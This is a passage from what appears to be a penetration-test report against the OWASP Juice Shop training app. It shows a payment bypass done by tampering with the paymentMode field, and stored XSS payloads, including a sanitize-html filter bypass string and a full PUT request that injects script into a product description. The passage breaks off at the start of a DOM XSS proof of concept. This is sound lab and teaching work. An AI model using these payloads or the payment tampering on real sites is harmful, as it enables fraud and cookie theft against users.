


3. Click on become a member




4. Add a valid credit card using the provided form.



My Payment Options
Add new card
Add a credit or debit card
Name*
AHMED
Card Number*
4325634645776321
16/16
Expiry Month*
2
Expiry Year*
2081
Submit
Pay using wallet
Wallet Balance 0.00
Pay 49.00¤
Add a coupon
Add a coupon code to receive discounts
Other payment options
Back
Continue


juice-shop.herokuapp.com/#/payment/deluxe
OWASP Juice Shop
Account
Your Basket
EN
Open side menu
My Payment Options
**********6321
AHMED
2/2081
Add new card
Add a credit or debit card
Pay using wallet
Wallet Balance 0.00
Pay 49.00¤
Add a coupon
Add a coupon code to receive discounts
Other payment options
Back
Continue


5. Inspect the **"Pay"** button, It is disabled by default (disabled="true")




6. Modify it to false (has no effect)




7. **Remove the disabled attribute entirely** to enable the button.



8. Enable **Intercept** in Burp Suite, then click the "Pay" button to capture the request.



9. In the intercepted request, change " **paymentMode** " : " **card** " To " **none** " or " paid " .



10. The server responds with **200 OK**, and the Deluxe membership is granted **without actual payment.**


4. STORED CROSS-SITE SCRIPTING

- **Description:** **CRITICAL**


  This vulnerability highlights a **persisted XSS (Cross-Site Scripting)** attack that bypasses **server-side input sanitization** mechanisms. Unlike basic client-side XSS issues, this challenge requires bypassing deeper server-side filters, often implemented via security libraries or validation frameworks. The vulnerable input is the **Comment field** on the **"Contact Us"** form. The goal is to store a malicious script in the backend database that is executed whenever a user visits the comments section.

- **Impact:**
  In this scenario, the penetration tester successfully injected a script that bypassed backend validation and persisted into the database. This can be used to:
  - Steal session cookies or local storage tokens.
  - Impersonate the victim (session hijacking).
  - Deface the application UI or mislead users.
  - Redirect users to malicious websites.
  - Deliver further client-side attacks such as phishing or malware.
  - Persistently affects every user who views the comment.
- **Resources:** Cross Site Scripting (XSS) | OWASP Foundation
- **Vulnerability Location:** OWASP Juice Shop
- **Recommendations:**
  - Validating that input contains only an expected set of characters.
  - Encode data before it is written to a page.
  - Implement Content Security Policy (CSP) headers to reduce the risk of inline scripts executing.
- **Poc:**
  1. Open Juice Shop Website by accessing this link OWASP Juice Shop


  2. Opening the package.json.bak that gained access to from this challenge, knowing it is using **sanitize-html 1.4.2**. This is a well-documented Node.js library for sanitizing HTML input. We learn:
     - <iframe> is not allowed by default.
     - All **non-whitelisted tags** are stripped.




3. Go to the contact page and write the payload: **<<script>Foo</script>iframe src="javascript:alert('xss')">** and submit



4. Go to the About page where feedbacks are displayed



5. The alert will appear when the slide show including the comment appears.




- **Scenario 2:**
- **Poc:**


An Stored XSS exists in product description field, By injecting a malicious JavaScript payload into the product description using PUT request to **/api/Products/{id}** API endpoint, the script is stored in the database and executed in the browser of any user who views the product page.

1. Open Juice Shop Website by accessing this link OWASP Juice Shop

2. Press F12 button to open **Developer Tools ⇒ open debugger tab ⇒ sources ⇒ main.js** file and you can search /api/Products




3. access any product information as JSON by adding the id of the product after the API endpoint.




4. Send the following **PUT** request as an authenticated user:

```
PUT /api/Products/1 HTTP/1.1
Host: 127.0.0.1:42000
Authorization: valid-token
Content-Type: application/json
{
"id":1,
"name":"Test XSS",
"description":"<iframe src=\"javascript:alert(`xss`)\">",
"price":0.01,
"deluxePrice":0.01, "image":"orange_juice.jpg",
"createdAt":"2025-04-30T12:05:21.203Z",
"updatedAt":"2025-04-30T12:05:21.203Z",
"deletedAt":null
}
```

5. Visit the product page in the browser you will see that JavaScript executes in the browser context: an alert box appears with the injected message.



6. we can exploit it by access the cookie in the browser.




MEDIUM

5. DOM CROSS-SITE SCRIPTING


- **Description:**
  The DOM-based Cross-Site Scripting (XSS) vulnerability occurs when an attacker injects malicious scripts into a web application by manipulating the client-side JavaScript code, exploiting improper handling of user inputs.
- **Impact:**
  In this scenario, the penetration tester injected malicious JavaScript into the search field, causing script execution on the client side. This enabled the tester to steal session cookies, impersonate users, and perform unauthorized actions inside the application on behalf of legitimate users.
- **Resources:** DOM Based XSS | OWASP Foundation
- **Vulnerability Location:** OWASP Juice Shop
- **Recommendation:**
  - Validating that input contains only an expected set of characters.
  - Encode data before it is written to a page.
- **Poc:**

1. Open Juice Shop Website by accessing this link OWASP Juice Shop

